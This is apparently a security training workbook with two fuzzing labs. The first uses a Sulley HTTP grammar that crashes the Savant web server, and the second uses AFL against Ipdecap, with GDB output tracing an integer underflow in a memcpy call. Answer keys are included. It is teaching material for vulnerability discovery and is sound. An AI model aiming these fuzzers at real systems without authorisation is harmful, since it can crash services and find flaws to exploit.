
```
C:\>cd \dev\Sulley
C:\dev\Sulley>python process_monitor.py -c audits/Savant-crashbin -p savant.exe
[08:10.52] Process Monitor PED-RPC server initialized:
```

Target System: Start Savant, Procmon

First, start the Savant process as the fuzzing target from the Start menu.

Next, open an administrator command prompt and change to the C:\dev\sulley directory. Start Process Monitor to monitor the Savant process and record the crashbin information for each system crash, as shown on this page.

HTTP HEAD Grammar



```

1  #!/usr/bin/env python
2  from sulley import *
3  import sys
4  import time
5
6  s_initialize("HTTP")
7
8  # Your mission: use Sulley syntax to describe the following request:
9  # HEAD /index.html HTTP/1.1\r\n\r\n
10 # Use s_static, s_string and s_delim where appropriate
11 # Refer to course material for examples and reference for each function
12
13
14 print "Mutations: " + str(s_num_mutations())
15
16 #print "ASCII mutation output:"
17 #i=0
18 #while s_mutate():
19 #    print "Case: " + str(i) + "\n"
20 #    print s_render()
21 #    print "\n\n"
22 #    i=i+1
23 #sys.exit()

```

HTTP HEAD Grammar

With Sulley installed and configured on your system, you can start to edit the supplied starter Sulley fuzzing script in C:\dev\sulley\http.py.

For this exercise, you'll use Sulley's primitives and optionally the blocks and groups functionality to describe the HTTP HEAD request, as shown below:

```
HEAD /index.html HTTP/1.1\r\n\r\n
```

Add your grammar content after the comments describing the request to define. Use the `s_static()`, `s_string()`, and `s_delim()` primitives where appropriate. Refer to the slides in this module for assistance or call on the instructor for help.

Be sure to update the IP address "0.0.0.0" included in the sample fuzzer code to reflect the IP address of the network adapter on your Windows 10 system (you must use the network IP address; using the loopback address will cause Sulley to hang when you attempt to start the fuzzer).

Fuzzing System: Start the Fuzzer

```
C:\dev\sulley>python http.py
Mutations: 1074
Press CTRL/C to cancel in 3 2 1 Instantiating session
Instantiating target
Adding target
Building graph
Starting fuzzing now
[12:53.44] current fuzz path: -> HTTP
[12:53.44] fuzzed 0 of 1074 total cases
[12:53.44] fuzzing 1 of 1074
[12:53.46] xmitting: [1.1]
[12:53.46] fuzzing 2 of 1074
[12:53.46] xmitting: [1.2]
[12:53.47] fuzzing 3 of 1074
[12:53.47] xmitting: [1.3]
```


TIP

If you stop Sulley and want to start the fuzzer again, delete the `http.session` file before restarting Sulley (otherwise, Sulley continues where you left off).

Fuzzing System: Start the Fuzzer

Next, start the fuzzer, as shown on this slide. If you have syntax errors in your script, Python will present an error. Use the line number associated with the error to locate and fix any errors (many errors will be resolved by fixing an issue on the line previous to the one indicated in the error message) and then start the fuzzer again. Once you have corrected any errors, Sulley will start fuzzing the Savant web server target.

Monitor Test Cases



Monitor Test Cases

While the fuzzer is running, you can view the status of the test, as well as any identified crash information, by browsing to <http://localhost:26000>. You must use your browser's reload functionality to refresh the screen.

Clicking any of the test cases that caused a crash will allow you to view the crash information, including the register context dump, disassembly of instructions around the crash, and a structured exception handler unwind.

Review Results

- Compare these results with your results fuzzing with the httpfuzz.py script in the DynamoRIO exercise
- Use crashbin_explorer to examine crash data after the fuzzer completes

```
C:\DEV\sulley>python utils\crashbin_explorer.py audits\Savant-crashbin
```

Review Results

Consider the results from fuzzing with Sulley versus the earlier httpfuzz.py script. The simple httpfuzz.py script generated mutated requests but did not trigger the crash conditions achieved with the mutation grammar built with Sulley functions.

After completing the fuzzing test, use the crashbin_explorer utility to review the results of the analysis. You can optionally obtain additional detail by specifying "-t" with the test case number.

Stopping Sulley

- Sulley doesn't respond to CTRL-C well
 - Kill all Python processes easily with taskkill
- "unable to connect to server 0.0.0.0:26002"
 - Edit your http.py script and specify your network adapter IP address

```
C:\DEV\sulley>taskkill /IM python.exe /F
```

Stopping Sulley

In some cases, Sulley does not respond well to CTRL-C interrupts. If you need to stop any of the Sulley tools and CTRL-C isn't stopping the process, you can kill the python.exe process using Task Manager or the command line tool taskkill, as shown on this page.

Sulley Fuzzer: STOP

- Stop here unless you want answers to the exercise

Sulley Fuzzer: STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start reviewing the answers to this exercise.

Minimal Sulley Fuzzer

```
s_static("HEAD /index.html ")
s_string("HTTP")
s_static("/1.1\r\n\r\n")
```

```
C:\dev\sulley>python http.py
...
[12:53.44] fuzzing 1 of 1074
[12:53.46] xmitting: [1.1]
[12:53.46] netmon captured 561 bytes for test case #1
...
[12:54.13] fuzzing 43 of 1074
[12:54.13] xmitting: [1.43]
[12:54.14] netmon captured 748 bytes for test case #43
[12:54.14] procmon detected access violation on test case #43
[12:54.14] primitive lacks a name, type: string, default value: HTTP
[12:54.14] :0040c05f mov ecx,[eax] from thread 3664 caused access violation
[12:54.14] restarting target process
```

Minimal Sulley Fuzzer

Shown on the top of this slide is a minimal Sulley script needed to cause a crash in the Savant web server. Your Sulley script may be different, but this one will reliably cause the crash. When we run the fuzzer against the Savant target, the first 42 test cases do not cause a crash. Case 43 causes an access violation, as shown.

Postmortem Analysis

```
C:\DEV\sulley>python utils\crashbin_explorer.py audits\Savant-crashbin
[5] savant.exe:0040c05f mov ecx,[eax] from thread 616 caused access violation
      45, 77, 43, 44, 45,
```

```
C:\DEV\sulley>python utils\crashbin_explorer.py audits\Savant-crashbin -t 43
Savant.exe:0040c05f mov ecx,[eax] from thread 840 caused access violation
when attempting to read from 0x00312e31
```

CONTEXT DUMP

```
EIP: 0040c05f mov ecx,[eax]
EAX: 00312e31 ( 3223089) -> N/A
EBX: 023b5d58 ( 37444952) -> 48 03 00 00 10 03 00 00 00 00 00 00 00 00 00 ...
ECX: bb110e23 (3138457123) -> N/A
EDX: 00000001 ( 1) -> N/A
EDI: 0041703c ( 4288572) -> N/A
ESI: 023b5d58 ( 37444952) -> 48 03 00 00 10 03 00 00 00 00 00 00 00 00 00 ...
EBP: 025fea24 ( 39840292) -> AAAAAA\1.1 (stack)
ESP: 025fe6b8 ( 39839416) -> <pA (stack)
```

Specify the crash number with the -t argument with crashbin_explorer.py

Postmortem Analysis

Next, we can explore the crash details with crashbin_explorer.py. First, run crashbin_explorer.py, specifying the Savant-crashbin file as the only argument. This will give us some summary information about the crashes that were identified. If we add "-t NNN", replacing "NNN" with the crash number, we can collect additional detail, including an explanation of the access violation, a register dump, and SEH unwind. If the EIP register is still valid, we can also obtain a short disassembly of the following instructions. A trimmed example is included in this slide.

Note: The exact crash conditions, register values, and exception details may be different on your system, based on the status of the Savant process when the exception was triggered.

Exercise: Source-Assisted Fuzzing with AFL

- In the Source-Assisted Fuzzing module, we looked at using AFL
 - Use source code markers to record hits during fuzzing and to determine new code paths
- Use AFL to identify flaws in the open-source Ipdecap utility
 - Identify the location of the crash in the source
- AFL 2.35b included in our customized Kali

```
# cd /root/lab/day3
```

Exercise: Source-Assisted Fuzzing with AFL

In this exercise, you'll build hands-on skills using source code-assisted fuzzing with American Fuzzy Lop (AFL). The target program is the open-source Ipdecap utility. Your goal in this module is to use AFL to identify one or more faults in Ipdecap and to identify the location of the crash in the Ipdecap source.

The customized version of Kali Linux distributed on the course USB device has been modified to include AFL 2.35b. The source code for the Ipdecap utility and the sample packet capture are provided in the `/root/lab/day3` directory.

Ipdecap

- Extracts IP payload data from encapsulating protocols
 - GRE, IPIP, 6in4, ESP, IEEE 802.1Q VLANs, etc.
- Reads from a live network interface or from a stored pcap or pcapng file
- Written by Loic Pefferkorn

Chosen at random after searching GitHub for "pcap_open_offline" in C language projects.

Ipdecap

The Ipdecap tool is designed to extract encapsulated IP packets from other protocols. Written by Loic Pefferkorn, Ipdecap extracts embedded IP payload data from GRE, IPIP, 6in4, and ESP packets, and it will strip the IEEE 802.1Q header data of packet captures as well.

Ipdecap reads from a live network interface or from a stored Libpcap file. This utility was selected at random for use in this exercise after searching through GitHub sources for the string "pcap_open_offline" in C language projects.

American Fuzzy Lop and Ipdecap: STOP

- Stop here unless you want answers to the exercise

American Fuzzy Lop and Ipdecap: STOP

Don't go any further unless you want to get the answers to the exercises. The next page will start going over the answers to this exercise.

Extract and Build Ipdecap, Prepare Environment

- Download and build the Ipdecap software using the afl-gcc compiler
- Create the AFL input and output directories
- Copy the sample capture file to the input directory

```
# cd /root/lab/day3
# tar xzf ipdecap-0.7.tgz
# cd ipdecap-0.7
# ./configure CC="afl-gcc" CXX="afl-g++"
# make
# mkdir in out
# cp /root/lab/day3/6in4.pcapng in
```

Extract and Build Ipdecap, Prepare Environment

The first step in preparing the target for fuzzing with AFL is to compile using the "afl-gcc" or "afl-g++" wrappers. Extract the Ipdecap source code as shown on this page, and then prepare the source using the configure utility, as shown. Build the source (you don't have to do a "make install") and then create the AFL input and output directories. Copy the sample 6in4.pcapng file to the AFL input directory.

Use Ipdecap

- Familiarize yourself with the basic Ipdecap functionality
- Run afl-fuzz with the necessary arguments to start evaluating Ipdecap

```
# src/ipdecap -h
Ipdecap 0.6, decapsulate ESP, GRE, IPIP packets - Loic Pefferkorn
Usage
    ipdecap [-v] [-l] [-V] -i input.cap -o output.cap [-c esp.conf] [-f <bpf filter>]
Options:
    -c, --conf          configuration file for ESP parameters (IP addresses, algorithms, ... (see
man ipdecap)
    -h, --help          this help message
    -i, --input          pcap file to process
    -o, --output          pcap file with decapsulated data
    -f, --filter          only process packets matching the bpf filter
    -l, --list           list availables ESP encryption and authentication algorithms
    -V, --version        print version
    -v, --verbose        verbose
# src/ipdecap -i in/6in4.pcapng -o out.pcap
```

Use Ipdecap

Next, familiarize yourself with the basic use of Ipdecap. This tool accepts two mandatory command line arguments: the input file ("-i") and the output file to create (stripped of the encapsulating protocol data, "-o"), as shown on this page.

Note that we are invoking the ipdecap executable from the ipdecap-0.7 parent directory where ./configure was run. The executable is placed into the src/ipdecap directory. If desired, you can copy this executable to a location in your path to make it easier to reference and execute.

In the example on this page, the Ipdecap banner indicates that the program is version 0.6. This is a bug; the code is from the Ipdecap version 0.7 repository.

Start AFL

```
# afl-fuzz -i in -o out
src/ipdecap -i @@ -o
/dev/null
```

Stop AFL by pressing
"CTRL-C" after two or
more unique crashes are
recorded.

```
american fuzzy lop 2.35b (ipdecap)

process timing
  run time : 0 days, 0 hrs, 0 min, 17 sec
  last new path : 0 days, 0 hrs, 0 min, 11 sec
  last uniq crash : 0 days, 0 hrs, 0 min, 11 sec
  last uniq hang : none seen yet
cycle progress
  now processing : 0 (0.00%)
  paths timed out : 0 (0.00%)
stage progress
  now trying : bitflip 2/1
  stage execs : 8372/30.6k (27.40%)
  total execs : 40.9k
  exec speed : 2345/sec
fuzzing strategy yields
  bit flips : 13/30.6k, 0/0, 0/0
  byte flips : 0/0, 0/0, 0/0
  arithmetics : 0/0, 0/0, 0/0
  known ints : 0/0, 0/0, 0/0
  dictionary : 0/0, 0/0, 0/0
  havoc : 0/0, 0/0
  trim : 9.74%/1903, n/a
map coverage
  map density : 0.05% / 0.06%
  count coverage : 2.50 bits/tuple
findings in depth
  favored paths : 1 (7.69%)
  new edges on : 3 (23.08%)
  total crashes : 3 (1 unique)
  total hangs : 0 (0 unique)
path geometry
  levels : 2
  pending : 13
  pend fav : 1
  own finds : 12
  imported : n/a
  stability : 100.00%

[cpu:194%]
```

Start AFL

Next, start AFL using the input and output directories, running `ipdecap` with the input file argument `-i @@`. We aren't interested in the output product of `Ipdecap` here, so we can specify the output file as `/dev/null`.

Run AFL in this manner for several minutes or until two or more unique crashes are recorded. When you are ready to stop AFL, press CTRL-C.

Examine Crashes, Identify Fault

- Examine the crash pcapng files
- Identify the condition that triggered the fault in Ipdecap
 - Use GDB and source code analysis

```
# ls out/crashes/  
id:000000,sig:11,src:000000,op:flip1,pos:1573  
id:000001,sig:11,src:000000,op:flip4,pos:68  README.txt
```

Examine Crashes, Identify Fault

Next, examine the pcapng crash file mutations generated by AFL. Identify the condition that triggered the identified fault in Ipdecap, using GDB and source code analysis.

Note that your filenames may be slightly different in the crash generation.

Recompile Source

- Although the binary retains debug symbols, it is useful to recompile without optimization
 - Otherwise, you will miss some variables that are optimized out by the compiler

```
# ./configure CFLAGS="-ggdb -g3 -O0"  
# make clean  
# make  
# gdb src/ipdecap
```

Recompile Source

Before using GDB with the Ipdecap source, it is useful to recompile the binary to include debugging symbols and to turn off optimization. You can still run the afl-gcc binary in GDB and get debug output, but you will lose some of the useful debug information from variables that have been optimized out by the compiler.

Rerun the "./configure" script, as shown on this page, then remove the earlier executables and compile again. Next, run the src/ipdecap executable in GDB, as shown (note that the last argument in the configure command is "dash 'capital oh' zero").

GNU Debugger

```
# gdb src/ipdecap
(gdb) run -i out/crashes/id:000000* -o /dev/null
Starting program: /root/lab/day3/ipdecap-0.7/src/ipdecap -i out/crashes/id:000000* -o /dev/null
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

Program received signal SIGSEGV, Segmentation fault.

```
(gdb) bt
#0 __memcpy_ssse3 () at ../sysdeps/x86_64/multiarch/memcpy-ssse3.S:2846
#1 0x000055555555bf35 in remove_ieee8021q_header (
  out_payload=0x555555767310 "\264\024\211\b-0 N\177\065\233\262\210d\021",
  out_pkthdr=0x5555557672f0,
  in_payload_len=10, in_payload=0x55555576051c "\264\024\211\b-0 N\177\065\233\262\201") at
ipdecap.c:575
#2 handle_packets (bpf_filter=<optimized out>, pkthdr=0x7fffffff020,
  bytes=0x55555576051c "\264\024\211\b-0 N\177\065\233\262\201") at ipdecap.c:941
#3 0x00007ffff7725f1d in ?? () from /usr/lib/x86_64-linux-gnu/libpcap.so.0.8
```

```
memcpy(payload_dst, payload_src, in_payload_len - 2*sizeof(struct ether_addr) - VLAN_TAG_LEN);
```

`handle_packets()` calls `remove_ieee8021q_header()`, passing `in_payload_len` from the packet-specific Libpcap `pcap_pkthdr` length field. This length is unchecked; subtraction causes an integer underflow with `memcpy`.

GNU Debugger

In the output from GDB on this page, the function call stack crashes somewhere in `libc.so.6` (note that this output has been modified for space). Looking at function call #1 at `ipdecap.c:575`, the function `remove_ieee8021q_header()` appears to be the last function called in the `Ipdecap` source before the crash.

Looking at this line of code in the source reveals that it is a `memcpy()` call. Here `Ipdecap` is copying the packet payload from the read packet in the packet capture file (`payload_src`) to the new output packet capture file memory location (`payload_dst`). To strip off the 802.1Q header information, the `memcpy` is limited to the total length of the input packet (`in_payload_len`), minus two Ethernet addresses (16 bytes) and the `VLAN_TAG_LEN` (4 bytes).

Examining the source of `ipdecap.c`, we see that the length field reported by the per-packet header information (`pcap_pkthdr`) is used to populate the `in_payload_len` variable where subtraction is applied. However, the length of this value is not checked, and AFL was able to generate a crash condition when `in_payload_len` is 10—subtracting 20 bytes leads to an integer underflow prior to the `memcpy`, very similar to the `Tcpick` flaw we saw in the module earlier.

Thoughts on Ipdecap Fuzzing

- We are only testing one small input
 - 802.1Q header, 6in4 tunnel
- Ipdecap supports several other de-encapsulation mechanisms as well
 - These code paths may or may not be successfully identified with AFL
- Ipdecap supports pcap and pcapng input file formats
- Ipdecap makes assumptions about the maximum size of input packet data
- A cursory glance indicates other memory leaks as well

AFL will apply intelligent fuzzing techniques,
but we have to give it useful data to work with.

Thoughts on Ipdecap Fuzzing

In this exercise, you successfully identified a flaw in Ipdecap through source code-assisted fuzzing with AFL. However, it is possible that more bugs exist in this source that we have not yet discovered, for several reasons:

Minimal input: We provided only a single input file to use for testing. Although this input file includes several encapsulated protocol methods (IEEE 802.1Q VLAN tagging and 6in4 IP tunneling), Ipdecap supports other encapsulation mechanisms as well that have not yet been tested.

Other file formats: Ipdecap supports pcap and pcapng file formats as input; we only tested a pcapng file as the input. When you're performing file fuzzing, test with all supported input file types.

Poor code practices: AFL does not attempt to interpret the source code of an application to identify faults (like a static analysis tool might). Looking at the source of Ipdecap, we see several bad practices, including assumptions about the maximum size of input packets with fixed-length malloc() operations and memory leaks within the application as well:

```
// ipdecap.c line 916
MALLOC(out_pkthdr, 1, struct pcap_pkthdr);
MALLOC(out_payload, 65535, u_char);
memset(out_payload, 0, 65535);
```

AFL is an effective fuzzer, but we need to make sure we aid it as much as possible with appropriately varied input data and through the application of human analysis to focus on specific test areas of interest.

Congratulations! This is the end of the exercise.